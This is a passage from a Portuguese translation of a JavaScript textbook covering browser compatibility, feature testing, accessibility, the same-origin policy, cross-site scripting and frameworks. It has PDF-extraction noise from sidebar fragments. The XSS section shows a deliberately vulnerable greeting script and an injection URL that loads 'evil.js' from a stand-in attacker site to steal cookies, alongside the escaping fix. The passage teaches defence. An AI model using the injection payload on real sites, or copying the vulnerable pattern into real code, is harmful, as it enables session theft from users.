`excanvas.js` é um exemplo especialmente puro de biblioteca de compatibilidade. É possível escrever bibliotecas semelhantes para certos recursos. Os métodos Array de ES5 (Seção 7.9), como `forEach()`, `map()` e `reduce()`, podem ser emulados de modo quase perfeito em ES3 e, adicionando a biblioteca apropriada em suas páginas, você pode tratar esses métodos muito úteis como parte da plataforma básica de todos os navegadores.

Às vezes, no entanto, não é possível implementar um recurso completamente (ou eficientemente) em navegadores que não o suportam. Conforme já mencionado, o IE é o único navegador que não implementa uma API de tratamento de eventos padrão, incluindo o método `addEventListener()` para registrar rotinas de tratamento de evento. O IE suporta um método semelhante, chamado `attachEvent()`. `attachEvent()` não é tão poderoso quanto `addEventListener()` e não é viável implementar o padrão inteiro de forma transparente sobre o que o IE oferece. Em vez disso, os desenvolvedores às vezes definem um método de tratamento de eventos de meio-termo – frequentemente chamado `addEvent()` – que pode ser implementado de forma portátil com `addEventListener()` ou `attachEvent()`. Então, eles escrevem todo seu código para usar `addEvent()` em lugar de `addEventListener()` ou `attachEvent()`.

Na prática, atualmente muitos desenvolvedores Web utilizam estruturas JavaScript do lado do cliente, como a jQuery (consulte o Capítulo 19), em todas as suas páginas Web. Uma das funções que torna essas estruturas tão indispensáveis é que elas definem uma nova API do lado do cliente e a implementam de forma compatível para todos os navegadores. Em jQuery, por exemplo, o registro de rotina de tratamento de eventos é feito com um método chamado `bind()`. Se você adotar jQuery para todo desenvolvimento Web, nunca vai precisar pensar nas incompatibilidades entre `addEventListener()` e `attachEvent()`. Consulte a Seção 13.7 para mais informações sobre estruturas do lado do cliente.

13.4.2 Graded browser support

Graded browser support é uma técnica de teste e garantia de qualidade promovida e defendida pela Yahoo! que traz algum equilíbrio à normalmente descontrolada proliferação de variantes de fornecedores/versão/sistema operacional de navegadores. Sucintamente, o graded browser support envolve escolher navegadores “grau A” que recebem suporte e teste totais e identificar navegadores “grau C” que não são suficientemente poderosos. Os navegadores grau A recebem páginas Web

completas e os navegadores grau C funciona versões mínimas, somente de HTML das páginas que não exigem JavaScript ou CSS. Os navegadores que não são nem grau A, nem grau C são denominados grau X: normalmente, são navegadores novos ou especialmente raros. Presume-se Capítulo 13 JavaScript em navegadores Web **321**

que eles têm capacidade suficiente e aceitam as páginas Web completas, mas não são oficialmente suportados nem testados.

Você pode ler mais sobre o sistema *graded browser support* da Yahoo! no endereço [http://developer](http://developer.yahoo.com/yui/articles/gbs).

[yahoo.com/yui/articles/gbs](http://developer.yahoo.com/yui/articles/gbs). Essa página Web também inclui a lista atualizada da Yahoo! de navegadores grau A e grau C (a lista é atualizada trimestralmente). Mesmo que você não adote técnicas de **lado do client**

Ja

graded browser support, a lista da Yahoo! de navegadores grau A é u ma maneira útil de determinar **vaS**

quais navegadores são atuais e têm fatia de mercado significativa.

cript do

e

13.4.3 Teste de recursos

Teste de recursos (às vezes chamado de teste de capacidade) é uma técnica poderosa para lidar com incompatibilidades. Se quiser usar um recurso ou uma capacidade que talvez não seja suportada por todos os navegadores, inclua em seu script um código que faça um teste para ver se esse recurso é suportado. Se o recurso desejado não é suportado na plataforma atual, não o utilize nessa plataforma ou forneça código alternativo que funcione em todas as plataformas.

Você vai ver teste de recursos repetidamente nos capítulos a seguir. No Capítulo 17, por exemplo, usamos código como o seguinte:

```
if (element.addEventListener) { // Testa esse método W3C antes de usá-lo
element.addEventListener("keydown", handler, false);
```

```
element.addEventListener("keypress", handler, false);
```



```

    }

else if (element.attachEvent) { // Testa esse método IE antes de usá-lo
element.attachEvent("onkeydown",

handler);

element.attachEvent("onkeypress",

handler);

    }

else { // Caso contrário, recorre a uma técnica suportada universalmente
element.onkeydown = element.onkeypress = handler;

    }

```

O importante a respeito da técnica de teste de recurso é que resulta em código não vinculado a uma lista específica de fornecedores ou de números de versão de navegador. Ele funciona com o grupo de navegadores existentes atualmente e deve continuar a funcionar com futuros navegadores, quaisquer que sejam os conjuntos de recursos que implementem. Note, entretanto, que isso exige aos fornecedores de navegador não definirem uma propriedade ou um método, a não ser que a propriedade ou o método seja totalmente funcional. Se a Microsoft definisse um método `addEventListener()` que implementasse a especificação W3C apenas parcialmente, prejudicaria muito o código que utilizasse teste de recurso antes de chamar `addEventListener()`.

13.4.4 Modo Quirks e modo Standards

Quando a Microsoft lançou o IE6, adicionou suporte para diversos recursos de CSS padrão que não eram suportados no IE5. Contudo, para assegurar a compatibilidade com conteúdo da Web anterior, ela precisou definir dois modos de renderização distintos. No “modo Standards” ou “modo de compatibilidade CSS”, o navegador seguiria os padrões de CSS. No “modo Quirks”, o navegador se comportaria da maneira peculiar não padronizada do IE4 e do IE5. A escolha de modos de renderização dependia da declaração `DOCTYPE` no início do arquivo HTML. As páginas sem `DOCTYPE` e as 322 Parte II JavaScript do lado do cliente páginas que declaravam certas definições permissivas de tipo de documento, que eram comumente utilizadas na época do IE5, eram renderizadas no modo Quirks. As páginas com definições de tipo de documento restritas (ou, por compatibilidade com futuras versões, páginas com definições de tipo de documento não reconhecidas) eram renderizadas no modo Standards. As

páginas com definição de tipo de documento HTML5 (`<!DOCTYPE html>`) são renderizadas no modo Standards em todos os navegadores modernos.

Essa distinção entre modo Quirks e modo Standards passou pelo teste do tempo. As novas versões do IE ainda implementam isso, outros navegadores modernos também e a existência desses dois modos é reconhecida pela especificação HTML5. As diferenças entre o modo Quirks e o modo Standards normalmente importam mais para autores de HTML e CSS. Mas às vezes o código JavaScript do lado do cliente precisa saber em que modo um documento está renderizado. Para fazer esse tipo de teste de recurso de modo de renderização, verifique a propriedade `document.compatMode`. Se ela tiver o valor “CSS1Compat”, o navegador está usando o modo Standards. Se o valor é “BackCompat” (ou `undefined`, caso a propriedade não exista), o navegador está usando o modo Quirks. Todos os navegadores modernos implementam a propriedade `compatMode` e a especificação HTML5 a padroniza.

Muitas vezes não é necessário testar `compatMode`. Contudo, o Exemplo 15-8 ilustra um caso onde esse teste é necessário.

13.4.5 Teste de navegador

O teste de recurso é muito conveniente para verificar o suporte de áreas funcionais grandes. Ele pode ser usado para determinar se um navegador suporta o modelo de tratamento de evento W3C ou o modelo de tratamento de evento do IE, por exemplo. Por outro lado, às vezes pode ser necessário solucionar erros ou peculiaridades individuais em um navegador específico e pode não haver um modo fácil de testar a existência do erro. Nesse caso, é preciso criar uma solução específica para a plataforma, vinculada a um fornecedor, versão ou sistema operacional de navegador em especial (ou alguma combinação dos três).

Em JavaScript do lado do cliente, isso é feito com o objeto `Navigator`, sobre o qual você vai aprender no Capítulo 14. O código que determina o fornecedor e a versão do navegador presente é frequentemente chamado de *browser sniffer* (farejador de navegador) ou *client sniffer* (farejador de cliente). Uma amostra simples aparece no Exemplo 14-3. Farejar cliente era uma técnica de programação comum nos primórdios da Web, quando as plataformas Netscape e IE eram incompatíveis e divergentes. Agora a técnica perdeu a popularidade e só deve ser usada quando absolutamente necessária.

Note que o farejamento de cliente também pode ser feito no lado do servidor, com o servidor Web escolhendo o código JavaScript a ser

enviado, com base em como o navegador se identifica em seu cabeçalho User-Agent.

13.4.6 Comentários condicionais no Internet Explorer

Na prática, você vai ver que muitas das incompatibilidades na programação JavaScript do lado do cliente são específicas do IE. Isto é, deve-se escrever código de uma maneira para o IE e de outra para todos os outros navegadores. O IE suporta comentários condicionais (introduzidos no IE5)

Capítulo 13 JavaScript em navegadores Web 323

completamente não padronizados, mas que podem ser muito úteis para resolver incompatibilidades.

Aqui está como são os comentários condicionais do IE em HTML. Observe o truque feito com o delimitador de fechamento de comentários HTML:

```
<!--[if IE 6]>
```

lado do client

Ja

Este conteúdo está na verdade dentro de um comentário HTML.

vaS

Ele só será exibido no IE 6.

cript do

```
<![endif]-->
```

e

```
<!--[if lte IE 7]>
```

Este conteúdo só será exibido pelo IE 5, 6, 7 e anteriores.

lte significa "menor ou igual a". Você também pode usar "lt", "gt" e "gte".

```
<![endif]-->
```

```
<!--[if !IE]> <-->
```

Este é um conteúdo HTML normal, mas o IE não vai exibi-lo

por causa do comentário acima e do comentário abaixo.

```
<!--> <![endif]-->
```

Este é um conteúdo normal, exibido por todos os navegadores.

Como um exemplo concreto, considere a biblioteca `excanvas.js` descrita anteriormente para implementar o elemento `<canvas>` no Internet Explorer. Como essa biblioteca só é exigida no IE (e só funciona no IE), é razoável incluí-la em suas páginas dentro de um comentário condicional para que outros navegadores nunca a carreguem: `<!--[if IE]> <script src="excanvas.js"> </script> <![endif]-->` Os comentários condicionais também são suportados pelo interpretador JavaScript do IE, e os programadores C e C++ podem achá-los parecidos com a funcionalidade de `#ifdef/#endif` do pré-

-processador C. Um comentário condicional em JavaScript no IE começa com o texto `/*@cc_on` e termina com o texto `@*/`. (O `cc` em `cc_on` significa compilação condicional.) O comentário condicional a seguir contém código que só é executado no IE:

```
/*@cc_on
```

```
@if (@_jscript)
```

```
// Este código está dentro de um comentário JS, mas é executado no IE.
```

```
alert("In
```

```
IE");
```

```
@end
```

```
@*/
```

Dentro de um comentário condicional, as palavras-chave `@if`, `@else` e `@end` delimitam o código que deve ser executado condicionalmente pelo interpretador JavaScript do IE. Quase sempre você só precisa da condicional simples mostrada anteriormente: `@if (@_jscript)`. JScript é o nome dado pela Microsoft para seu interpretador JavaScript e a variável `@_jscript` é sempre `true` no IE.

Com uma intercalação inteligente de comentários condicionais e comentários normais de JavaScript, você pode definir um bloco de código para executar no IE e um bloco diferente para executar em todos os outros

navegadores:

/@cc_on*

@if (@_jscript)

324 *Parte II JavaScript do lado do cliente*

// Este código está dentro de um comentário condicional, que também é um

// comentário normal de JavaScript. O IE o executa, mas outros navegadores o ignoram.

alert("You are using Internet Explorer");

@else/*

// Este código não está mais dentro de um comentário JavaScript, mas ainda está

// dentro do comentário condicional do IE. Isso significa que todos os navegadores,

// exceto o IE, vão executar este código.

alert("You are not using Internet Explorer");

/@end*

@/*

13.5 *Acessibilidade*

A Web é uma ferramenta maravilhosa para disseminar informações e os programas JavaScript podem melhorar o acesso a essas informações. No entanto, os programadores de JavaScript devem ser cuidadosos: é fácil escrever código JavaScript que inadvertidamente nega informações aos visitantes com limitações visuais ou físicas.

Os usuários cegos podem usar uma forma de “tecnologia auxiliar”, conhecida como leitor de tela, para converter palavras escritas em palavras faladas. Alguns leitores de tela são sensíveis à JavaScript e outros funcionam melhor quando JavaScript está desativada. Se você projetar um site que exige JavaScript para exibir suas informações, vai excluir os usuários desses leitores de tela. (E também vai excluir qualquer pessoa que desabilite JavaScript intencionalmente em seu navegador.) A função correta de JavaScript é melhorar a apresentação de informações e não assumir o lugar da apresentação dessas informações. Uma regra fundamental da acessibilidade com JavaScript é projetar seu código de modo que a página Web em que vai ser usado ainda funcione (pelo menos de alguma forma) com o interpretador JavaScript desativado.

Outra preocupação importante quanto à acessibilidade são os usuários que utilizam o teclado, mas não podem usar (ou optam por não usar) um dispositivo de apontamento, como o mouse. Se você escrever código JavaScript que conta com eventos específicos do mouse, vai excluir os usuários que não utilizam o mouse. Os navegadores permitem percorrer uma página Web com o teclado e ativar elementos de interface com o usuário dentro dela, e seu código JavaScript também deve permitir isso. Como mostrado no Capítulo 17, JavaScript suporta eventos independentes de dispositivo, como `onfocus` e `onchange`, assim como eventos dependentes de dispositivo, como `onmouseover` e `onmousedown`. Para o bem da acessibilidade, você deve favorecer os eventos independentes de dispositivo, sempre que possível.

Criar páginas Web acessíveis não é um problema simples, sendo que uma discussão completa sobre acessibilidade está fora dos objetivos deste livro. Os desenvolvedores de aplicativos Web preocupados com acessibilidade devem conhecer os padrões WAI-ARIA (Web Accessibility Initiative–Accessible Rich Internet Applications), no endereço <http://www.w3.org/WAI/intro/aria>.

13.6 Segurança

A introdução de interpretadores JavaScript nos navegadores Web significa que carregar uma página Web pode causar a execução de código JavaScript arbitrário em seu computador. Isso tem claras

implicações na segurança, sendo que os fornecedores de navegador têm trabalhado bastante para equilibrar dois objetivos conflitantes:

- Definir APIs do lado do cliente poderosas para possibilitar aplicativos Web úteis.
- Impedir que código mal-intencionado leia ou altere seus dados, comprometendo a privacidade, cometendo fraudes ou desperdiçando seu tempo.

lado do client

JavaS

Assim como em muitos setores, a segurança de JavaScript evoluiu por meio de um processo **cript do**

interativo e contínuo de explorações e emendas. Nos primórdios da Web, os navegadores adicio-e

naram recursos como a capacidade de abrir, mover e redimensionar janelas e escrever na linha de status. Quando anunciantes e fraudadores antiéticos começaram a abusar desses recursos, os fornecedores de navegador tiveram que restringir ou desabilitar essas APIs. Hoje, no processo de padronização da HTML5, os fornecedores de navegador estão suspendendo cuidadosamente (de forma aberta e colaborativa) certas restrições de segurança antigas e adicionando muito poder à JavaScript do lado do cliente, ao passo que (espera-se) não introduzem novas brechas de segurança.

As subseções a seguir apresentam as restrições de segurança de JavaScript e problemas de segurança que você, como desenvolvedor Web, precisa conhecer.

13.6.1 O que JavaScript não pode fazer

A primeira linha de defesa dos navegadores Web contra código mal-intencionado é simplesmente não aceitarem certos recursos. Por exemplo, JavaScript do lado do cliente não fornece maneiras de gravar ou excluir arquivos arbitrários ou listar diretórios arbitrários no computador cliente.

Isso significa que um programa JavaScript não pode excluir dados nem disseminar vírus. (Mas consulte a Seção 22.6.5 para saber como JavaScript pode ler arquivos selecionados pelo usuário e a Seção 22.7

para saber como ela pode obter um sistema de arquivos privado seguro dentro do qual pode ler e gravar arquivos.)

Da mesma forma, JavaScript do lado do cliente não tem qualquer recurso de conexão em rede de uso geral. Um programa JavaScript do lado do cliente pode fazer script do protocolo HTTP (consulte o Capítulo 18). E outro padrão associado ao HTML5, conhecido como WebSockets, define uma API do tipo soquete para comunicação com servidores especializados. Mas nenhuma dessas APIs permite acesso sem intermediários à rede mais ampla. Os clientes e servidores de Internet de uso geral não podem ser escritos em JavaScript do lado do cliente.

A segunda linha de defesa dos navegadores contra código mal-intencionado é impor restrições ao uso de certos recursos que suportam. A seguir estão alguns recursos restritos:

- Um programa JavaScript pode abrir novas janelas do navegador, mas para evitar abuso com pop-ups por parte dos anunciantes, a maioria dos navegadores restringe esse recurso de modo que só possa acontecer em resposta a um evento iniciado pelo usuário, como um clique de mouse.
- Um programa JavaScript pode fechar janelas do navegador que ele mesmo abriu, mas não pode fechar outras janelas sem confirmação do usuário.

326 Parte II JavaScript do lado do cliente

- A propriedade `value` de elementos HTML `FileUpload` não pode ser configurada. Se pudesse, um script poderia configurá-la com qualquer nome de arquivo desejado e fazer o formulário carregar no servidor o conteúdo de qualquer arquivo especificado (como um arquivo de senha).
- Um script não pode ler o conteúdo de documentos carregados de servidores diferentes do documento que contém o script. Da mesma forma, um script não pode registrar ouvintes de evento em documentos de diferentes servidores. Isso impede que os scripts inspecionem a entrada do

usuário (como os pressionamentos de tecla que constituem uma entrada de senha) em outras páginas. Essa restrição é conhecida como política da mesma origem e está descrita com mais detalhes na próxima seção.

Note que essa não é uma lista definitiva das restrições de JavaScript do lado do cliente. Diferentes navegadores têm diferentes políticas de segurança e podem implementar diferentes restrições de API.

Alguns navegadores também podem permitir que as restrições sejam reforçadas ou abrandadas por meio de preferências do usuário.

13.6.2 A política da mesma origem

A política da mesma origem é uma restrição de segurança que delimita o conteúdo Web com que o código JavaScript pode interagir. Normalmente, ela entra em ação quando uma página Web inclui elementos `<iframe>` ou abre outras janelas no navegador. Nesse caso, a política da mesma origem governa as interações do código JavaScript em uma janela ou quadro com o conteúdo de outras janelas e quadros. Especificamente, um script só pode ler as propriedades de janelas e documentos que tenham a mesma origem do documento que contém o script (consulte a Seção 14.8 para saber como usar JavaScript com várias janelas e quadros).

A origem de um documento é definida como o protocolo, hospedeiro (ou host) e porta do URL a partir dos quais o documento foi carregado. Documentos carregados de diferentes servidores Web têm origens diferentes. Documentos carregados por meio de portas diferentes do mesmo hospedeiro têm origens diferentes. E um documento carregado com o protocolo `http`: tem uma origem diferente de um carregado com o protocolo `https`:, mesmo sendo provenientes do mesmo servidor Web.

É importante entender que a origem do script em si é irrelevante para a política da mesma origem: o que importa é a origem do documento no qual o script está incorporado. Suponha, por exemplo, que um script hospedado pelo host A seja incluído (usando-se a propriedade `src` de um elemento

`<script>`) em uma página Web servida pelo host B. A origem desse script é o host B e o script tem total acesso ao conteúdo do documento que o contém. Se o script abre uma nova janela e carrega um segundo documento do host B, o script também tem total acesso ao conteúdo desse segundo documento. Mas se o script abre uma terceira janela e carrega um documento do host C (ou mesmo do host A) nela, a política da mesma origem entra em vigor e impede que o script acesse esse documento.

A política da mesma origem não se aplica a todas as propriedades de todos os objetos em uma janela de origem diferente. Mas se aplica a muitas delas

– em especial, se aplica a praticamente todas as propriedades do objeto `Document`. Você deve considerar qualquer janela ou quadro que contenha

Capítulo 13 JavaScript em navegadores Web 327

um documento de outro servidor como fora do limite de seus scripts. Se seu script abriu a janela, ele pode fechá-la, mas não pode “olhar dentro” da janela de maneira alguma. A política da mesma origem também se aplica aos pedidos HTTP de scripts feitos com o objeto `XMLHttpRequest` (consulte o Capítulo 18). Esse objeto permite que código JavaScript do lado do cliente faça pedidos HTTP arbitrários para o servidor Web a partir do qual o documento contêiner foi carregado, mas não permite que os scripts se comuniquem com outros servidores Web.

lado do client

JavaS

A política da mesma origem é necessária para impedir que os scripts roubem informações privile-cript do

giadas. Sem essa restrição, um script mal-intencionado (carregado através de um firewall em um e

navegador de uma intranet corporativa segura) poderia abrir uma janela vazia, tentando enganar o usuário e fazê-lo usar essa janela para procurar arquivos na intranet. Então, o script mal-intencionado leria o conteúdo dessa janela e o enviaria para seu próprio servidor. A política da mesma origem impede esse tipo de comportamento.

13.6.2.1 Atenuando a política da mesma origem

Em algumas circunstâncias, a política da mesma origem é demasiado restritiva. Esta seção descreve três técnicas para abrandá-la.

A política da mesma origem causa problemas para sites grandes que utilizam vários subdomínios.

Por exemplo, um script em um documento de `home.example.com` poderia querer legitimamente ler propriedades de um documento carregado de `developer.example.com`, ou scripts de `orders.example`.

com talvez precisassem ler propriedades de documentos em `catalog.example.com`. Para suportar sites de vários domínios desse tipo, você pode usar a propriedade `domain` do objeto `Document`. Por pa-drão, a propriedade `domain` contém o nome de host do servidor a partir do qual o

documento foi carregado. Essa propriedade pode ser configurada, mas somente em uma string que seja um sufixo de domínio válido dela mesma. Assim, se domain é originalmente a string “home.example.com”, você pode configurá-la como a string “example.com”, mas não como “home.example” ou “ample.com”.

Além disso, o valor domain deve conter pelo menos um ponto; você não pode configurá-lo como

“com” ou qualquer outro domínio de nível superior.

Se duas janelas (ou quadros) contêm scripts que configuram domain com o mesmo valor, a política da mesma origem é atenuada para essas duas janelas e uma pode interagir com a outra. Por exemplo, scripts que funcionam juntos em documentos carregados de orders.example.com e de catalog.example.

com poderiam configurar suas propriedades document.domain como “example.com”, fazendo com isso parecer que os documentos têm a mesma origem e permitindo que cada documento leia propriedades do outro.

A segunda técnica para abrandar a política da mesma origem é padronizar sob o nome Cross-Origin Resource Sharing (consulte <http://www.w3.org/TR/cors/>). Esse esboço de padrão estende a HTTP

com um novo cabeçalho de pedido Origin: e um novo cabeçalho de resposta Access-Control-Allow-

-Origin. Isso permite que os servidores utilizem um cabeçalho para listar explicitamente as origens que podem solicitar um arquivo ou usar um curinga e permitir que um arquivo seja solicitado por qualquer site. Navegadores como o Firefox 3.5 e o Safari 4 utilizam esse novo cabeçalho para permitir pedidos HTTP de origem híbrida com XMLHttpRequest que, de outro modo, seriam proibidos pela política da mesma origem.

328 Parte II JavaScript do lado do cliente Outra técnica nova, conhecida como troca de mensagens entre documentos, permite que um script de um documento passe mensagens textuais para um script de outro documento, independente das origens do script. Chamar o método `postMessage()` em um objeto Window resulta no envio assíncrono de um evento mensagem (você pode tratá-lo com uma função de tratamento de evento `onmessage`) para o documento nessa janela. Contudo, um script de um documento não pode chamar métodos nem ler propriedades do outro documento, mas eles podem se comunicar de forma seguramente por meio dessa técnica de passagem de mensagens. Consulte a Seção 22.3 para mais informações sobre a API de troca de mensagens entre documentos.

13.6.3 Scripts de plugins e controles ActiveX

Embora a linguagem JavaScript básica e o modelo de objeto do lado do cliente não tenham recursos de sistema de arquivos e conexão em rede exigidos pelo pior código mal-intencionado, a situação não é tão simples quanto parece. Em muitos navegadores Web, JavaScript é usada como um “mecanismo de script” para controles ActiveX (no IE) ou plugins (outros navegadores). Os plugins Flash e Java são exemplos comumente instalados, sendo que eles expõem recursos importantes e poderosos para scripts no lado do cliente.

Existem implicações relacionadas à segurança na capacidade de fazer script de controles ActiveX e plugins. Os applets Java, por exemplo, têm acesso a recursos de conexão em rede de baixo nível. A

“caixa de areia” de segurança de Java impede que os applets se comuniquem com qualquer servidor que não seja aquele a partir do qual foram carregados, de modo que isso não abre uma brecha na segurança. Mas isso expõe o problema básico: se é possível fazer scripts de plugins, você precisa confiar não apenas na arquitetura de segurança do navegador Web, mas também na arquitetura de segurança do plug-in. Na prática, os plugins Java e Flash parecem ter segurança robusta e são ativamente mantidos e atualizados quando brechas de segurança são descobertas. No entanto, os scripts de ActiveX têm um passado mais turbulento. O navegador IE tem acesso a uma variedade de controles ActiveX que podem fazer parte de scripts e que fazem parte do sistema operacional Windows, e no passado alguns desses controles continham brechas de segurança que podiam ser exploradas.

13.6.4 Cross-site scripting

Cross-site scripting (ou XSS) é um termo para uma categoria de problemas de segurança nos quais um invasor injeta marcações HTML ou scripts em um site. Fazer a defesa contra ataques de XSS

normalmente é uma das funções dos desenvolvedores Web no lado do servidor. Contudo, os programadores JavaScript do lado do cliente também devem conhecer e se defender do cross-site scripting.

Uma página Web é vulnerável ao cross-site scripting se gera conteúdo de documento dinamicamente e baseia esse conteúdo em dados enviados pelo usuário sem primeiro “desinfetá-los”, removendo deles qualquer marcação HTML incorporadas. Como um exemplo simples, considere a página Web a seguir, que usa JavaScript para saudar o usuário pelo nome: `<script>`

```
var name = decodeURIComponent(window.location.search.substring(1))
```

```
|| ""; document.write("Hello " + name);
```

```
</script>
```

Capítulo 13 JavaScript em navegadores Web 329

Esse script de duas linhas usa `window.location.search` para obter a parte de seu próprio URL que começa com `?`. Ele usa `document.write()` para adicionar conteúdo gerado dinamicamente no documento. Essa página é destinada a ser chamada com um URL como o seguinte: `http://www.example.com/greet.html?David`

Quando usada dessa forma, ela exibe o texto “Hello David”. Mas considere o que acontece quando **lado do client**

Ja

ela é chamada com este URL:

vaScript do

`http://www.example.com/greet.html?%3Cscript%3Ealert('David')%3C/script%3E`

e

Com esse URL, o script gera outro script dinamicamente (`%3C` e `%3E` são códigos para sinais de menor e maior)! Nesse caso, o script injetado simplesmente exibe uma caixa de diálogo, o que é relativamente benigno. Mas considere este caso:

`http://siteA/greet.html?name = %3Cscript src = siteB/evil.js%3E%3C/script%3E`

Os ataques de cross-site scripting são assim chamados porque mais de um site está envolvido. O site B (ou algum outro site C) inclui um link feito especialmente (como o anterior) para o site A, que injeta um script do site B. O script `evil.js` é hospedado pelo site B mal-intencionado, mas agora está incorporado ao site A e pode fazer absolutamente qualquer coisa com o conteúdo do site A. Poderia desfigurar a página ou fazê-la deixar de funcionar (como, por exemplo, iniciando um dos ataques de negação de serviço descritos na próxima seção). Isso seria ruim para as relações com os clientes do site A. Mais perigosamente, o script mal-intencionado pode ler cookies armazenados pelo site A (talvez números de conta ou outras informações de identificação pessoal) e enviar esses dados para o site B. O script injetado pode até monitorar os toques de tecla do usuário e enviar

esses dados para o site B.

Em geral, o modo de evitar ataques de XSS é remover as marcações HTML de qualquer dado não confiável antes de usá-lo para criar conteúdo de documento dinâmico. O arquivo `greet.html` mostrado anteriormente pode ser corrigido pela adição da seguinte linha de código para remover os sinais de menor e maior em torno das marcações `<script>`: `name = name.replace(/</g, "<").replace(/>/g, ">");` O código simples anterior substitui todos os sinais de menor e maior na string por suas entidades HTML correspondentes, fazendo com isso o escape de qualquer marcação HTML e desativando-

-a na string. O IE8 define um método `toStaticHTML()` mais sutil que remove marcações `<script>` (e qualquer outro conteúdo potencialmente executável) sem alterar a HTML não executável. `toStaticHTML()` não é padronizado, mas é simples escrever sua própria função de desinfecção de HTML

como essa em JavaScript básica.

HTML5 vai além das estratégias de desinfecção de conteúdo e está definindo um atributo `sandbox` (caixa de areia) para o elemento `<iframe>`. Quando implementado, deverá permitir a exibição segura de conteúdo não confiável, com os scripts desativados automaticamente.

O cross-site scripting é uma vulnerabilidade nociva cujas raízes são profundas na arquitetura da Web. Vale a pena entender bem essa vulnerabilidade, mas uma discussão detalhada está fora dos objetivos deste livro. Existem muitos recursos online para ajudá-lo a se defender do cross-site scripting.

Uma fonte primária importante sobre esse problema é o CERT Advisory original: <http://www.cert.org/advisories/CA-2000-02.html>.

[org/advisories/CA-2000-02.html](http://www.cert.org/advisories/CA-2000-02.html).

330 Parte II JavaScript do lado do cliente 13.6.5 Ataques de negação de serviço

A política da mesma origem e outras restrições de segurança descritas aqui fazem um bom trabalho de evitar que código mal-intencionado danifique seus dados ou comprometa sua privacidade. Contudo, eles não protegem contra ataques de negação de serviço tipo força bruta. Se você visita um site mal-intencionado com JavaScript habilitada, esse site pode prender seu navegador com um laço infinito de caixas de diálogo `alert()` ou diminuir a velocidade de sua CPU com um laço infinito ou um cálculo sem sentido.

Alguns navegadores detectam caixas de diálogo repetidas e scripts de longa duração e dão ao usuá-

rio a opção de interrompê-los. Mas um código mal-intencionado pode utilizar métodos como `setInterval()` para carregar a CPU e também podem atacar seu sistema alocando muita memória.

Não existe uma maneira geral pela qual os navegadores Web possam evitar esse tipo de ataque gros-seiro. Na prática, esse não é um problema comum na Web, pois ninguém volta a um site que se dedica a esse tipo de abuso de script!

13.7 Estruturas do lado do cliente

Muitos desenvolvedores Web acham útil construir seus aplicativos Web em cima de uma biblioteca de estruturas (ou framework) do lado do cliente. Essas bibliotecas são “estruturas” no sentido de que constroem uma nova API de nível mais alto para programação no lado do cliente, sobre as APIs padrão e proprietárias oferecidas pelos navegadores Web: quando você adota uma estrutura, seu código precisa ser escrito de forma a usar as APIs definidas por essa estrutura. A vantagem óbvia de usar uma estrutura é que se trata de uma API de nível mais alto que permite fazer mais com menos código. Uma estrutura bem escrita também vai tratar de muitos dos problemas de compatibilidade, segurança e acessibilidade descritos anteriormente.

Este livro documenta a jQuery, uma das estruturas mais populares, no Capítulo 19. Se você decidir adotar a jQuery em seus projetos, deve ler também os capítulos que preparam o terreno para o Capítulo 19 – entender as APIs de baixo nível vai torná-lo um desenvolvedor Web melhor, mesmo que você raramente precise utilizá-las diretamente.

Existem muitas estruturas em JavaScript além da jQuery – muito mais do que posso listar aqui. Algumas das estruturas de código-fonte aberto mais conhecidas e amplamente usadas incluem: Prototype

A biblioteca Prototype (<http://prototypejs.org>) se concentra nos utilitários DOM e Ajax, assim como faz a jQuery, e também adiciona muitos utilitários da linguagem básica. A biblioteca Scriptaculous (<http://script.aculo.us/>) pode ser adicionada para animações e efeitos visuais.

Dojo

A Dojo (<http://dojotoolkit.org>) é uma estrutura grande que apregoa sua “incrível profundidade”. Ela inclui um amplo conjunto de widgets de interface com o usuário, um sistema de pacotes, uma camada de abstração

de dados e muito mais.

YUI

A YUI (<http://developer.yahoo.com/yui/>) é a biblioteca interna do Yahoo! e é usada em sua home page. Assim como a Dojo, é uma biblioteca grande e abrangente com utilitários da linguagem,

Capítulo 13 JavaScript em navegadores Web 331

utilitários DOM, widgets de interface com o usuário, etc. Na verdade, existem duas versões incompatíveis da YUI, conhecidas como YUI 2 e YUI 3.

Closure

A Closure (<http://code.google.com/closure/library/>) é a biblioteca do lado do cliente que o Google usa para Gmail, Google Docs e outros aplicativos Web. Essa biblioteca se destina a ser usada **lado do client**

Jav

com o compilador Closure (<http://code.google.com/closure/compiler/>), o qual elimina as funções **aScript do**

não utilizadas da biblioteca. Como o código não utilizado é eliminado antes da distribuição, os projetistas da biblioteca Closure não precisaram manter o conjunto de recursos compacto, e

de modo que a Closure tem um amplo conjunto de utilitários.

GWT

GWT, o Google Web Toolkit (<http://code.google.com/webtoolkit/>) é um tipo de estrutura do lado do cliente completamente diferente. Ela define uma API de aplicativo Web em Java e fornece um compilador para transformar seus programas Java em JavaScript do lado do cliente compatível. A GWT é usada em alguns produtos da Google, mas não é tão amplamente utilizada como sua biblioteca Closure.

Capítulo 14

O objeto Window

O Capítulo 13 apresentou o objeto Window e o papel central que desempenha em JavaScript do lado do cliente: é o objeto global de programas JavaScript do lado do cliente. Este capítulo aborda as

propriedades e os métodos do objeto Window. Essas propriedades definem várias APIs diferentes, apenas algumas das quais estão realmente relacionadas às janelas do navegador para as quais o objeto Window foi nomeado. Este capítulo aborda o seguinte:

- A Seção 14.1 mostra como usar `setTimeout()` e `setInterval()` para registrar uma função a ser chamada no futuro, em momentos especificados.
- A Seção 14.2 explica como usar a propriedade `location` para obter o URL do documento correntemente exibido e carregar novos documentos.
- A Seção 14.3 aborda a propriedade `history` e mostra como se mover o navegador para frente e para trás no histórico do navegador.
- A Seção 14.4 mostra como usar a propriedade `navigator` para obter informações sobre o fornecedor e a versão do navegador e como usar a propriedade `screen` para consultar o tamanho da área de trabalho.
- A Seção 14.5 mostra como exibir diálogos de texto simples com os métodos `alert()`, `confirm()` e `prompt()` e como exibir caixas de diálogo HTML com `showModalDialog()`.
- A Seção 14.6 explica como você pode registrar um método de tratamento `onerror` para ser chamado quando ocorrerem exceções de JavaScript não capturadas.
- A Seção 14.7 explica que as identificações e os nomes de elementos HTML são usados como propriedades do objeto Window.
- A Seção 14.8 é longa e explica como abrir e fechar janelas do navegador e como escrever código JavaScript que trabalha com várias janelas e quadros aninhados.

14.1 Cronômetros

`setTimeout()` e `setInterval()` permitem registrar uma função para ser

chamada uma vez ou repetidamente, após decorrida uma quantidade de tempo especificada. Essas são funções globais importantes

Capítulo 14 O objeto Window 333

de JavaScript do lado do cliente e, portanto, são definidas como métodos de Window, mas são fun-

ções de uso geral e na verdade não têm nada a ver com a janela.

